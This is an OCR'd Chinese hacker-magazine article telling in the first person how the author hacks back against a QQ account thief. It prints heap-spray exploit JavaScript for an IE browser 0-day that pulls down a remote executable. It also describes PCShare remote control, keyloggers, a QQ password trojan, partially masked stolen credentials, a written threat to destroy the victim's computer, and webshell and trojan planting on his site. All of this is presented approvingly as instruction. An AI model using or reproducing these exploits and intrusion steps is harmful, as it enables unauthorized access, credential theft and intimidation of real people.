


图5

好了，已经给大家介绍了三种QQ空间挂马的方法，希望大家能够喜欢，如果还有其他更好的方法，就一起到X论坛来讨论吧！

（本文所涉及到的SWF插马器已收录到光盘中）

记一次指定盗QQ日记

BKK

文章难易度：★★★
文章阅读点：利用社会工程学和网马技术入侵盗号者的电脑，并获取他的隐私信息

这天天气不错，心情也不错，在某黑客论坛发的几个帖子竟然被加精华了，甚至还有一个被置顶了，我正得意着，忽然滴滴滴滴，一看QQ头像，窃喜，原来是位美女喔，可是看到发过来的内容，却让我一楞，如图1。我以为她是逗我玩呢，先来看看她的上线地点，居然显示的是澳门，如图2。oh，my god，我这朋友根本不是澳门的，看来是她的QQ被人给盗了。我非常生气，决定对那家伙进行攻击。




图1




图2

打开“开始”－“运行”栏，输入cmd来调出命令提示符，接着执行“netstat”命令，确定对方的IP地址，图3中红色圈出来的就是对方的IP与我的计算机连接的状态。




图3

我尝试使用MS08067漏洞对其进行远程溢出攻击，不过遗憾的是攻击失败了，如图4。我又找出以前的缓冲区溢出漏洞来进行攻击，但也全部攻击失败了。看来这个盗号者勤打补丁，常见的漏洞都已经被修补上了。我又尝试扫描他计算开放的端口，结果也没扫描出什么有用的信息。




图4




图5

多次尝试攻击失败后，我忽然想到自己可没有时间去这么浪费，如果不是要保护朋友的QQ，只是单纯的想入侵他的电脑，或许还可以慢慢的渗透，慢慢的查找资料。可是，时间不等人呀。试想一下，如果你盗取了一个QQ号，会长时间上的吗？万一他要是下线了，那我可就没办法了，他什么时候下线还真不好说，我总不至于一直ping吧，看来只有发挥社会工程学的魅力，引诱对方来中我的木马了，如图5。

哼，100块钱入侵一个网站，好大的口气，我还没见过有哪个黑客连网站的影子都没有看见过一口咬定自己能行呢。就让我来试一试，看我们俩的黑客道行到底是谁深谁浅！我心想，盗Q者，无非是盗人家的QQ来发自己的广告，不会登录太长的时间，我真希望好友的QQ里没有Q币，当然祈祷是无效的，真正行动起来才是最明智的。我毫不犹豫的把其他网站全部关掉，所有需要网络连接的、占用内存的程序全部退出，包括杀毒软件。我又熟练的下载好PCSHARE远程控制软件，并配置好了服务端（木马），连接上自己的FTP空间，上传木马，然后又迅速找出了2009年爆出的IE 0DAY网马生成器，然后在网马生成器中填写好木马的地址。键盘被我打得飞响，好久没有这种迫切的想入侵一台电脑的感觉了。生成好网马，我看了下生成的html代码，确认无错后也上传到了自己的服务器上，如图6。


```
<script language="JavaScript"http://www.[redacted].cn/1.exe>

var shellcode=unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F88%
u0120%u49EB%u348B%u018B%u31EE%u99C0%u84AC%u74C0%uC107%u0DCA%uC201%uF4EB%u543B%u0424%uE575%
u5F8B%u0124%u66EB%u0C8B%u8B4B%u1C5F%uEB01%u1C8B%u018B%u89EB%u245C%uC304%uC031%u8B64%u3040%
uC085%u0C78%u408B%u8B0C%u1C70%u8BAD%u0868%u09EB%u808B%u00B0%u0000%u688B%u5F3C%uF631%u5660%
uF889%uC083%u507B%u7E68%uE2D8%u6873%uFE98%u0E8A%uFF57%u63E7%u6C61%u0063");

var array = new Array();

var ls = 0x100000-(shellcode.length*2+0x01020);

var b = unescape("%u0D0D%u0D0D");
while(b.length<ls) { b+=b;}
var lh = b.substring(0,ls/2);
delete b;

for(i=0; i<0xD0; i++) {
        array[i] = lh + shellcode;
}

CollectGarbage();

var s1=unescape("%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAA");
var a1 = new Array();
for(var x=0;x<500;x++) a1.push(document.createElement("img"));
o1=document.createElement("tbody");
o1.click;
```

图6

我把生成的网页木马文件命名为2.html，上传到了自己的服务器空间中，放在了web文件夹下，该网马的URL就应该是：www.我的域名/2.html。这时候我们再诱惑他点击我挂马的页面，如图7。




图7

这样做后依然没有把握，我可不想放过丝毫的机会，他在最开始时已经暴露了自己的邮箱帐号，于是我就从网上下载了一些密码字典以及邮箱密码暴力破解工具，如果这次挂马还不行的话，那我就决定爆破他的邮箱密码，看是否能得到一些有用的信息，另外就是通过邮件进行挂马，挂上木马发到他的126邮箱，暗黑网马、各种0DAY网马，多达数十个网马文件被我传到了服务器上。

一直等待着，PCSHRAE就是不上线，我突然想起自己还没有刷新IP到我的电脑上呢，赶紧刷新一下IP，解析到我的IP上来，看来上天还是很眷顾我的呀，PCSHARE刷新IP后不久，就有一台肉鸡上线了，如图8。




图8

启动PCSHARE的屏幕监控，看看是不是他，果然是，竟然在电脑上玩起跑跑卡丁车了，如图9。



图9

我心想，这时一定要稳住，千万别有哪儿不对劲让对方给发现了。我赶紧从朋友手里要来了一个最新免杀并且能成功截取密码的QQ木马，并且打开了PCSHARE的键盘监控，我又从网上找到了一些不同版本的键盘记录软件，也统统上传到了他的电脑中。

设置好QQ木马，把收信页面放到我的服务器空间上，这和放网马的那一步是差不多的，QQ木马是收信页放到空间上，exe木马上传到他的电脑中去运行，而网马则是将exe转换成了html。




图10

我小心翼翼的先拿自己的QQ进行了测试，确定能截取密码并能成功收到后，就通过PCSHARE关闭了他的QQ进程。这一步我们一定要注意操作，在文件管理处上传木马，键盘监控、屏幕监控要同时开启，并远程运行QQ木马和其它一些键盘记录程序，然后再在进程管理中关闭他的QQ进程，逼他QQ重新启动，如图10。

当他再次登录QQ的时候，我发现键盘监控已经不起作用了，看来QQ客户端的安全性能还没有低到随便哪个键盘监控就可以截取到密码的地步。我打开了QQ木马中设置的收信文件，里边记录着一条信息，真的太令我兴奋了，如图11。

1061**-----------qqq616345**　会员：有　等级 31　等
3902**-----------qqq616345**　会员：无　等级 26　等




图11

成功的盗到了两个QQ，而且他还在登录第三个呢，我们该如何更改密码呢？要想更改密码，需要在同一个地区登录很久才行，那怎么办？没办法了，我只好写了个txt文件来威胁他：我就是BKK，已经入侵了你的电脑，你不许再用3902***** 这个QQ了，否则，摧毁你的电脑，如图12！

这小菜鸟还真会装，还装高手呢，估计是黑客小说看多了，知道有个蜜罐技术，就让我以为他故意安装的蜜罐来让别人入侵的呢，可事实上我根本不是通过漏洞入侵的，而是他中了我的木马，哪有什么蜜罐呀。




图12

虽然他答应我不动那个QQ，可是我怕他出尔反尔，为了教训他，我决定挖掘他更多的信息。我开始浏览他的硬盘，寻找一些有用的信息，突然发现他安装了FTP程序，如图13。哈哈，这个好，说不定他还有自己的网站呢！把FTP下载了下来，左弄又弄，得到了他的网站，不过却是个专门放木马的站。没关系，进入FTP，直接上传个webshell，并在他的网站上挂满木马，让他再也逃不出我的手掌心，如图14。




图13

